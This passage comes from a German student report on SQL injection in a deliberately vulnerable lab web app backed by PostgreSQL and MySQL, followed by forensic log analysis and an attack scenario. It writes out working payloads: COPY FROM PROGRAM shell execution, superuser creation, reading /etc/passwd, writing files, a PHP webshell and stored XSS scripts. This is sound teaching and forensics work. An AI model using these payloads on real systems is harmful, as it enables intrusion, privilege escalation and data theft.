[SQL: SELECT v.VorlNr, v.Titel, p.Name, v.SMS FROM Vorlesungen v LEFT JOIN Professoren p ON v.gelesenVon = p.Persnr WHERE v.Titel LIKE '%';CREATE DATABASE hack; --%' ORDER BY v.Titel]
(Background on this error at: http://sqlalche.me/e/13/2j85)
```

Abbildung 21 PostgreSQL: Create Database Error

Nebenbei wurde bemerkt, dass die Fehlermeldung die komplette zu Grunde liegende Query ausgibt, was aus einer Sicherheitsperspektive nicht ideal ist.

Mit folgendem Befehl konnte das Command Line Interface (CLI) von PostgreSQL aufgerufen werden, um damit eine Datenbank zu erstellen: **'; DROP TABLE IF EXISTS tmp; CREATE TABLE tmp(filename text); COPY tmp FROM PROGRAM 'psql -c "CREATE DATABASE hack"; SELECT * FROM tmp; --**

Mit `psql -c` wird über das CLI in der ersten Spalte der Tabelle `tmp` ein SQL-Befehl ausgegeben.

Vorlesungen

Vorlesungsnummer	Titel	Professor	SWS
CREATE DATABASE			

Abbildung 22 PostgreSQL: Create Database

Das Erstellen der Datenbank `hack` kann mit dem Befehl **'; SELECT datname FROM pg_database; --** überprüft werden:

Vorlesungen

`'; SELECT datname FROM pg_database; --`

Vorlesungsnummer	Titel	Professor	SWS
postgres			
kemper			
template1			
template0			
hack			

Abbildung 23 PostgreSQL: DB erstellt

Mit dem Befehl `'; DROP TABLE IF EXISTS tmp; CREATE TABLE tmp(filename text); COPY tmp FROM PROGRAM 'psql -c "DROP DATABASE hack"'; SELECT * FROM tmp; --` wird die Datenbank “hack” wieder gelöscht.

Vorlesungen

`'; DROP TABLE IF EXISTS tmp; CREATE TABLE tmp(filename text); COPY tmp FROM PROGRAM 'psql -c "DROP DATABASE hack"'; SELECT * FROI`

Vorlesungsnummer	Titel	Professor	SWS
DROP DATABASE			

Abbildung 24 PostgreSQL: DB gelöscht

Die Datenbank ist nicht mehr vorhanden:

Vorlesungen

`'; SELECT datname FROM pg_database; --`

Vorlesungsnummer	Titel	Professor	SWS
postgres			
kemper			
template1			
template0			

Abbildung 25 PostgreSQL: DB nicht mehr vorhanden

2.3.2 MySQL

Mit den Befehl `1' OR 1=1; CREATE DATABASE hack; CREATE TABLE 'hack'.'id'('id' INT(10))ENGINE=MYISAM; INSERT INTO 'hack'.'id'('id')VALUES('1'); --` wird eine neue Datenbank namens “hack” sowie ein

dazugehörige Tabelle mit den Informationen “hack” und “id” erstellt.



Abbildung 26 MySQL: Tabelle erstellt



Abbildung 27 MySQL: Aufrufen der erstellten Tabelle

2.4 Datenbankserver verändern

Der Angreifer kann mit SQL-Injection den Datenbankserver verändern. Hiervon ist vor allem die Benutzerverwaltung betroffen. Der Angreifer kann sich erweiterte Rechte verschaffen oder vorhandene Nutzer im DBMS verändern.

In der Hense-Bachelorarbeit wurde ein User mit allen Rechten angelegt und dieser danach wieder gelöscht.

2.4.1 PostgreSQL

Zuerst wurde mit der Query ' UNION SELECT NULL, current_user, NULL, NULL -- herausgefunden, dass der aktuelle User *postgres* heißt.

Vorlesungen

Vorlesungsnummer	Titel	Professor	SWS
5216	Bioethik	Russel	2
5001	Grundzuege	Kant	4
None	postgres	None	None

Abbildung 28 PostgreSQL: aktueller User

Mit '`SELECT * FROM information_schema.role_table_grants WHERE grantee = 'postgres';--`' kann man einsehen welche Rechte der User *postgres* hat. Die folgende Grafik

zeigt beispielhaft die Rechte des Users für die Tabelle *professoren*.

Vorlesungen

Vorlesungsnummer	Titel	Professor	SWS				
postgres	postgres	kemper	public	professoren	INSERT	YES	NO
postgres	postgres	kemper	public	professoren	SELECT	YES	YES
postgres	postgres	kemper	public	professoren	UPDATE	YES	NO
postgres	postgres	kemper	public	professoren	DELETE	YES	NO
postgres	postgres	kemper	public	professoren	TRUNCATE	YES	NO
postgres	postgres	kemper	public	professoren	REFERENCES	YES	NO
postgres	postgres	kemper	public	professoren	TRIGGER	YES	NO

Abbildung 29 PostgreSQL: Userrechte

Als nächstes soll mit Hilfe der Hilfstabelle tmp ein neuer User doe angelegt werden:

```

'; DROP TABLE IF EXISTS tmp; CREATE TABLE tmp(filename text); COPY tmp
FROM PROGRAM 'psql -c "CREATE USER doe WITH SUPERUSER"'; SELECT *
FROM tmp; --
    
```

Vorlesungen

Vorlesungsnummer	Titel	Professor	SWS
CREATE ROLE			

Abbildung 30 PostgreSQL: User anlegen

Der Versuch mit `'; DROP TABLE IF EXISTS tmp; CREATE TABLE tmp(filename text); COPY tmp FROM PROGRAM 'psql -c "ALTER ROLE doe WITH LOGIN"'; SELECT * FROM tmp;--` ein Login anzulegen, zeigt folgendes an:

Vorlesungen

```
'; DROP TABLE IF EXISTS tmp; CREATE TABLE tmp(filename text); COPY tmp FROM PROGRAM 'psql -c "ALTER ROLE doe WITH LOGIN"; SELECT
```

Vorlesungsnummer	Titel	Professor	SWS
ALTER ROLE			

Abbildung 31 PostgreSQL: Login zuweisen

Danach wird das Passwort *pass* vergeben: `'; DROP TABLE IF EXISTS tmp; CREATE TABLE tmp(filename text); COPY tmp FROM PROGRAM 'psql -c "ALTER ROLE doe WITH PASSWORD "pass"'; SELECT * FROM tmp;--`

Der User existiert nun:

PostgreSQL » postgres » kemper » public » SQL command

SQL command

```
SELECT username, usesuper FROM pg_user
```

username	usesuper
postgres	t
doe	t

2 rows (0.004 s) [Edit](#), [Explain](#), [Export](#)

Abbildung 32 PostgreSQL: Superuser wurde angelegt

Mit folgendem Befehl wird der User wieder gelöscht:

`'; DROP TABLE IF EXISTS tmp; CREATE TABLE tmp(filename text); COPY tmp FROM PROGRAM 'psql -c "DROP USER doe "; SELECT * FROM tmp;--`

2.4.2 MySQL

Über die HenseVM musste man leider den langen Befehl nehmen, der lautet:

```
INSERT INTO `mysql`.`user` (`Host`,`User`,`Password`,`Select_priv`,`Insert_priv`,`Update_priv`,`Delete_priv`,`Create_priv`,`Drop_priv`,`Reload_priv`,`Shutdown_priv`,`Process_priv`,`File_priv`,`Grant_priv`,`References_priv`,`Index_priv`,`Alter_priv`,`Show_db_priv`,`Super_priv`,`Create_tmp_table_priv`,`Lock_tables_priv`,`Execute_priv`,`Repl_slave_priv`,`Repl_client_priv`,`Create_view_priv`,`Show_view_priv`,`Create_routine_priv`,`Alter_routine_priv`,`Create_user_priv`,`Event_priv`,`Trigger_priv`,`Create_
```


Version MySQL: **5.5.60-log** mit PHP-Erweiterung **MySQLi**

Angemeldet als: **u@172.17.0.1**

	Datenbank - Aktualisieren	Kollation	Tabellen	Größe - kalkulieren
<input type="checkbox"/>	besucher	latin1_swedish_ci	?	?
<input type="checkbox"/>	buch	latin1_swedish_ci	?	?
<input type="checkbox"/>	config	latin1_swedish_ci	?	?
<input type="checkbox"/>	Datenbanken	latin1_swedish_ci	?	?
<input type="checkbox"/>	hack	latin1_swedish_ci	?	?
<input type="checkbox"/>	information_schema	utf8_general_ci	?	?
<input type="checkbox"/>	kemper	latin1_swedish_ci	?	?
<input type="checkbox"/>	mysql	latin1_swedish_ci	?	?
<input type="checkbox"/>	performance_schema	utf8_general_ci	?	?

Abbildung 34 MySQL: User wurde erstellt

Der Benutzer wurde angelegt.

Mit dem Befehl: `1'; DELETE FROM 'mysql'.'user' WHERE 'User'='u'; FLUSH PRIVILEGES;` wird der erstellte Benutzer mit den Namen u auch wieder gelöscht.



Abbildung 35 MySQL: User gelöscht

Der erstellte Benutzer wurde wieder gelöscht.

2.5 Zugriff auf das Filesystem

Bevor ein Angreifer Code auf dem Server oder den Clients ausführen kann, muss er sich Lese- und Schreibzugriff auf das DBMS-Server-Filesystem verschaffen.

In der Bachelorarbeit von Hense wurde folgendes gezeigt:

1. Lesezugriff auf Systemfiles
2. Schreibzugriff
3. Lesezugriff auf das zuvor geschriebene File, vorzugsweise im gemeinsamen Filespace

des DBMS und des Webservers

2.5.1 PostgreSQL

In PostgreSQL kann man die Dateien des Filesystems mit dieser Query einsehen: `';`

`SELECT * FROM pg_ls_dir('.'); --`

Vorlesungen

Vorlesungsnummer	Titel	Professor	SWS
base			
pg_tblspc			
pg_stat_tmp			
pg_serial			
global			
pg_wal			
pg_dynshmem			
postgresql.auto.conf			
postmaster.pid			
pg_twophase			
pg_stat			
pg_subtrans			
pg_notify			

Abbildung 36 PostgreSQL: Dateien im Filesystem

Die Grafik zeigt einen Ausschnitt.

`'; DROP TABLE IF EXISTS tmp; CREATE TABLE tmp(filename text); COPY tmp`

`FROM PROGRAM 'cat /etc/passwd'; SELECT * FROM tmp; --`

Vorlesungen

```
 '; DROP TABLE IF EXISTS tmp; CREATE TABLE tmp(filename text); COPY tmp FROM PROGRAM 'cat /etc/passwd'; SELECT * FROM tmp; --
```

Suchen

Vorlesungsnummer	Titel	Professor	SWS
root:x:0:0:root:/root:/bin/bash			
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin			
bin:x:2:2:bin:/bin:/usr/sbin/nologin			
sys:x:3:3:sys:/dev:/usr/sbin/nologin			
sync:x:4:65534:sync:/bin:/bin/sync			
games:x:5:60:games:/usr/games:/usr/sbin/nologin			
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin			
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin			
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin			
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin			
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin			
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin			

Der Schreibzugriff erfolgte mit der Hilfstabelle tmp, dem Befehl printf und Linux Bash3.

Mit diesem Payload wurde die Datei *injected_hello_world.sh* ins Filesystem geschrieben:

```
x0x0'; DROP TABLE IF EXISTS tmp; CREATE TABLE tmp(name text); COPY tmp FROM PROGRAM 'printf "#!/bin/bash\nnecho " injected Hello World"' >>/var/lib/postgresql/data/_injected_hello_world.sh'; SELECT * FROM tmp; --
```

Vorlesungen

```
I PROGRAM 'printf "#!/bin/bash\nnecho " injected Hello World"' >>/var/lib/postgresql/data/_injected_hello_world.sh'; SELECT * FROM tmp; --
```

Suchen

Vorlesungsnummer	Titel	Professor	SWS
------------------	-------	-----------	-----

Abbildung 37 PostgreSQL: Skript einfügen

2.5.2 MySQL

Durchführung des Beispiels mit Zugriff auf das Filesystem.

Es wurde mit dem Befehl `SELECT ' FROM 'professoren' WHERE name like 'Sokrates' UNION SELECT LOAD_FILE('/etc/passwd'),0,0,0;` — ein fremdes File, die bereits auf der VM ist, geladen.

Damit bekommt man lesenden Zugriff:




Abbildung 38 MySQL: Lesezugriff

Mit dem Befehl `SELECT "SECRET" INTO outfile '/var/lib/mysql/test.txt;` wird gezeigt, dass auch schreibender Zugriff auf das Filesystem möglich ist.



Abbildung 39 MySQL: Schreibzugriff

Danach wird sich mit dem zuvor genutzten Befehl die Datei nochmal angeschaut und man sieht, dass hier auf den Filesystem geschrieben worden ist.



Abbildung 40 MySQL: Schreibzugriff erfolgt

Der Screenshot zeigt den Lesezugriff auf das zuvor geschriebene File.

2.6 Einschleusen von beliebigem Code

Wenn es eine Schichtentrennung zwischen DBMS und Applikation gibt, kann der Code

nur auf dem System der DBMS ausgeführt werden und nicht auf dem System der Applikation.

In der Hense-Bachelorarbeit wurde eine PHP-Webshell in das Filesystem geschrieben. In der Applikation gibt es keine Schichtentrennung, demnach konnten hier Systembefehle über den Browser abgesetzt werden und Code im Clientprogramm ausgeführt werden.

2.6.1 PostgreSQL

Wie bereits in dem Kapitel beschrieben, in dem es um die Einrichtung der Übungsumgebung geht, mussten für diesen konkreten Fall folgende Änderung an der vorlesungen.html-Datei vorgenommen werden, damit z.B. ein Skript eingefügt werden kann:

```
{% block page_content %}
<form method="get" action="/vorlesungen">
{% autoescape false %}
  <div class="form-row">
    <div class="col-11">
      <input name="search" value="{{ search }}" type="text" class="form-control" placeholder="Vorlesungsname">
    </div>
    <div class="col">
      <button type="submit" class="btn btn-primary">Suchen</button>
    </div>
  </div>
{% endautoescape %}
</form>
```

Abbildung 41 notwendige Änderungen für Use Case 1

```
</thead>
<tbody>
  {% for datensatz in data %}
    <tr>
      {% for feld in datensatz %}
        <td>{{ feld | safe }}</td>
      {% endfor %}
    </tr>
  {% endfor %}
</tbody>
```

Abbildung 42 Notwendige Änderungen für Use Case 2

Das Einfügen weiterer Werte in *Vorlesungen* erfolgte mit: `x0x0'; INSERT INTO Vorlesungen VALUES (6666, '<script>prompt("PW:");</script>',1, null); --`

sqlalchemy.exc.ResourceClosedError

sqlalchemy.exc.ResourceClosedError: This result object does not return rows. It has been closed automatically.

Traceback (most recent call last)

```
File ~/usr/local/lib/python3.8/site-packages/sqlalchemy/engine/result.py, line 1215, in _fetchone_impl
    return self.cursor.fetchone()
```

Abbildung 43 PostgreSQL: Error Skript einfügen

Obwohl die Anwendung zunächst einen Error ausgibt, wird beim nochmaligen Laden der Vorlesungen-Seite das eingeschleuste Skript ausgeführt:

localhost says

PW:

OK Cancel

Abbildung 44 PostgreSQL: Skript ausgeführt

Vorlesungen

Vorlesungsname

Current Time: 02/02/2024 11:00:01

Vorlesungsnummer	Titel	Professor	SWS
5216	Bioethik	Russel	2
5259	Der Wiener Kreis	Popper	2
4630	Die 3 Kritiken	Kant	4
5043	Erkenntnistheorie	Russel	3
5041	Ethik	Sokrates	4
5022	Glaube und Wissen	Augustinus	2
5001	Grundzuege	Kant	4
4052	Logik	Sokrates	4
5049	Maeeutik	Sokrates	2
6666		None	1
5052	Wissenschaftstheorie	Russel	3

Abbildung 45 PostgreSQL Skript eingefügt

2.6.2 MySQL

Nach Informationen gibt es bei MySQL keine Möglichkeit, Systembefehle abzusetzen.

Dadurch muss eine Umgehungslösung über eine Webshell erfolgen.

```
SELECT “<?php passthru($_GET[c]);?>” INTO outfile ‘/var/lib/mysql/cmd.php’;
```

Danach wird mit folgenden PHP-Webshell befehle in das Filesystem geschrieben:

```
INSERT INTO `professoren` (`name`,`Rang`)VALUES
```

(S','<script>prompt("bitte Passwort eingeben:", "");</script>');




Abbildung 46 MySQL: Ausführung des Scripts




Abbildung 47 MySQL: Anzeige des Skripts

3 Eigene Datenbanken

Für diese APL wurde die Datenbank aus dem Modul Datenbanken 1 verwendet. Die Datenbank wurde in erster Linie für die Client Success-Abteilung des Marketing-Software-Herstellers emarsys entwickelt. Emarsys nutzen vor allem E-Commerce-Unternehmen zum Erstellen und Versenden ihrer Marketing-Nachrichten über verschiedene digitale Kanäle. In der Datenbank finden sich u.a. Tabellen zu Geschäftspartnern (Firmen), den dazugehörigen Verträgen zwischen den Geschäftspartnern und emarsys, den Usern (Mitarbeiter der Firmen) und zu den emarsys-Mitarbeitern, die die Geschäftspartner betreuen.

Dies ist das relationale Modell der Datenbank:




Abbildung 48 Relationales Modell Modul DB1

4 SQL-Injection-Beispiele in unseren DBS und forensische Analyse

4.1 PostgreSQL Lokal


Zum Durchführen der SQL-Injection-Beispiele mit der PostgreSQL-Datenbank des letzten Semesters wurde die Häuser-Anwendung als Gerüst genutzt.

Mit Hilfe der SQL-Kommando-Funktion des Adminers wurden eine neue Datenbank angelegt und die Tabellen erstellt und mit Werten gefüllt.

Anschließend musste eine neue Datei mitarbeiter.html im Ordner mit den Docker-Files erstellt werden. Als Vorlage wurde die *vorlesungen.html* kopiert und entsprechend angepasst.

Ebenso angepasst bzw. erweitert wurden die Dateien *template.html* (zwecks Erweiterung um einen weiteren Menüpunkt für *mitarbeiter*) und *app.py*, wie bereits in dieser APL beschrieben.

Bei Klick auf den Menüpunkt *Mitarbeiter* gelangt man auf eine Tabelle, in der Mitarbeiterdaten stehen und in der nach dem Nachnamen gesucht werden kann.



SQL Injection Demo v.1.0 | Vorlesungen | Mitarbeiter | Tools | Aktuelles Datenbanksystem | PostgreSQL

Mitarbeiter

Nachname Mitarbeiter

Current Time: 02/02/2024 19:39:31

id	Anrede	Vorname	Nachname	Emailadresse	Telefonnummer	Berufsbezeichnung	Abteilungsid
845715	Frau	Monique	Bolz	Monique.Bolz@datenbank.de	407855318	Sales Manager	573
845718	Frau	Martha	Dehne	Martha.Dehne@datenbank.de	407855321	CEO	576
845722	Herr	Harry	Koller	Harry.Koller@datenbank.de	407855325	Support-Mitarbeiter	577
845723	Herr	Ottfried	Lawrentz	Ottfried.Lawrentz@datenbank.de	407855326	Implementierungs-Consultant	575
845711	Frau	Sarah	Maligranda	Sarah.Maligranda@datenbank.de	407855315	Client Success Manager	574
845725	Frau	Martina	Nagel	Martina.Nagel@datenbank.de	407855328	Implementierungs-Consultant	575
845716	Herr	Lennard	Nerz	Lennard.Nerz@datenbank.de	407855319	Implementierungs-Consultant	575
845717	Herr	Alfred	Ovens	Alfred.Ovens@datenbank.de	407855320	Client Success Manager	574
845720	Frau	Ute	Schinke	Ute.Schinke@datenbank.de	407855323	Client Success Manager	574
845721	Frau	Marita	Schönborn	Marita.Schönborn@datenbank.de	407855324	Sales Manager	573
845719	Herr	Edgar	Teipel	Edgar.Teipel@datenbank.de	407855322	Geschäftsführer	576
845724	Frau	Lotte	Wittler	Lotte.Wittler@datenbank.de	407855327	Sales Manager	573

Abbildung 49 PostgreSQL: neue Mitabeitertabelle

4.1.1 Möglichkeiten der forensischen Analyse in PostgreSQL Lokal

Abfragen der aktiven Session können direkt in der Häuser-Anwendung mit `SELECT pid, age(clock_timestamp(), query_start), username, query FROM pg_stat_activity WHERE query != '<IDLE>' AND query NOT ILIKE '%pg_stat_activity%';--` eingesehen

werden:

Abgefragt werden die postgres Prozess-ID, der Timestamp der Query, DB-Username und Query.

Mitarbeiter

; SELECT pid, age(clock_timestamp(), query_start), username, query FROM pg_stat_activity WHERE query != '<IDLE>' AND query NOT ILIKE '%|'

Current Time: 03/02/2024 19:32:53

id	Anrede	Vorname	Nachname	Emailadresse	Telefonnummer	Berufsbezeichnung	Abteilungsid
31	None	None					
33	None	postgres					
36	0:28:44.746213	postgres	SELECT id, m_anrede, m_vorname, m_nachname, m_email_adresse, m_telefonnummer, m_berufsbezeichnung, abteilungen_id FROM mitarbeiter WHERE m_nachname LIKE '%'; INSERT INTO mitarbeiter VALUES (845111, '', null, null, null, null, null); --%' ORDER BY m_nachname				
59	0:33:00.110682	postgres	SELECT id, m_anrede, m_vorname, m_nachname, m_email_adresse, m_telefonnummer, m_berufsbezeichnung, abteilungen_id FROM mitarbeiter WHERE m_nachname LIKE '%'; INSERT INTO mitarbeiter VALUES (845111, '', 'test', null, null, null, null, null); --%' ORDER BY m_nachname				
61	0:32:31.565158	postgres	SELECT id, m_anrede, m_vorname, m_nachname, m_email_adresse, m_telefonnummer, m_berufsbezeichnung, abteilungen_id				

Abbildung 50 PostgreSQL: Queries in aktiver Session

Des Weiteren kann man in der Docker-Umgebung die Log-Files der Anwendung bzw. speziell das Log-File von postgres einsehen:

```
4-02-03 20:04:08 2024-02-03 19:04:08.615 UTC [36] STATEMENT: SELECT id, m_anrede, m_vorname, m_nachname, m_email_adresse, m_telefonnummer, m_berufsbezeich
4-02-03 20:05:07 2024-02-03 19:05:07.362 UTC [290] ERROR: null value in column "m_vorname" violates not-null constraint
4-02-03 20:05:07 2024-02-03 19:05:07.362 UTC [290] DETAIL: Failing row contains (845111, <script>window.open("https://it-forensik.fiw.hs-wismar.de/");</s
4-02-03 20:05:07 2024-02-03 19:05:07.362 UTC [290] STATEMENT: SELECT id, m_anrede, m_vorname, m_nachname, m_email_adresse, m_telefonnummer, m_berufsbezeich
4-02-03 20:05:57 2024-02-03 19:05:57.369 UTC [127] ERROR: null value in column "m_vorname" violates not-null constraint
4-02-03 20:05:57 2024-02-03 19:05:57.369 UTC [127] DETAIL: Failing row contains (845111, <script>window.open("https://it-forensik.fiw.hs-wismar.de/");</sc.
4-02-03 20:05:57 2024-02-03 19:05:57.369 UTC [127] STATEMENT: SELECT id, m_anrede, m_vorname, m_nachname, m_email_adresse, m_telefonnummer, m_berufsbezeich
4-02-03 20:19:54 2024-02-03 19:19:54.087 UTC [338] ERROR: ORDER BY position 9 is not in select list at character 166
4-02-03 20:19:54 2024-02-03 19:19:54.087 UTC [338] STATEMENT: SELECT id, m_anrede, m_vorname, m_nachname, m_email_adresse, m_telefonnummer, m_berufsbezeich
4-02-03 20:23:35 2024-02-03 19:23:35.608 UTC [385] ERROR: invalid input syntax for type integer: "a" at character 174
4-02-03 20:23:35 2024-02-03 19:23:35.608 UTC [385] STATEMENT: SELECT id, m_anrede, m_vorname, m_nachname, m_email_adresse, m_telefonnummer, m_berufsbezeich
4-02-03 18:47:13
4-02-03 18:47:13 PostgreSQL Database directory appears to contain a database; Skipping initialization
4-02-03 18:47:13
```

Abbildung 51 PostgreSQL: Docker PostgreSQL Logfile

Darin kann man zwecks forensischer Analyse den Timestamp und die Query auslesen.

▪

4.1.2 Szenario

Ein Hacker hat Zugriff auf die Anwendungsoberfläche der Personalabteilung von emarsys erhalten, die auf der Tabelle *mitarbeiter* basiert. Mit dieser Oberfläche kann man anhand des Mitarbeiter-Nachnamens weitere Mitarbeiterdaten abfragen.

Der Hacker findet heraus, dass das Suchfeld eine Schwachstelle für SQL-Injection aufweist. Dies findet er heraus, indem er ein ' eingibt und die Antwort der Anwendung beobachtet. Das Resultat ist ein Programming Error, die Eingabe wird wohl als Teil der Query übernommen und nicht parametrisiert.

Mitarbeiter

The image shows a search interface with the heading 'Mitarbeiter'. Below the heading is a search input field containing a single quote character ('). To the right of the input field is a blue button with the text 'Suchen'.

Abbildung 52 PostgreSQL: Schwachstelle in Suchmaske

Das eigentliche Ziel des Hackers ist es aber einen Zugang zu der Plattform zu erhalten. Die angegriffene Firma vertreibt eine Software, mit der Firmen Marketingnachrichten an ihre Kunden schicken können. Dementsprechend liegen sehr viele Kundendatensätze in der Plattform.

Der Hacker weiß, dass der Zugang zum Technischen Support mittels registrierter Firmenmailadresse funktioniert, siehe Nachricht bei Eingabe von falscher Mailadresse bei "Passwort vergessen" auf der Support-Login-Seite:




Abbildung 53 Hinweise emarsys Tech Support

Deswegen beschließt der Hacker folgendes Vorgehen:

1. Untersuchen der verfügbaren Mitarbeiter-Abfragetabelle mit dem Ziel über diese Tabelle an weitere nicht-sichtbare Tabellen zu kommen, indem er:
 - a. die Datenbankversion ausliest
 - b. die Anzahl der verfügbaren Spalten ausliest
 - c. überprüft welche Spalten String-Daten enthalten
2. Ausspähen relevanter Daten aus anderen Tabellen, indem er:
 - a. Anzeige der vorhandenen DB
 - b. Anzeige der vorhandenen Tabellen
 - c. Anzeige der Tabellennamen
 - d. Anzeige der Spalten der Tabellen *Geschäftskunden* und *Users*
 - e. Anzeige der Inhalte der Spalten *id* und *Firmenbezeichnung* von *Geschäftskunden*
3. Verändern von Daten, indem er einen neuen User mit einer vom Hacker kontrollierten Mailadresse in der Tabelle *Users* anlegt um einen Zugang zum Technischen Support zu erhalten
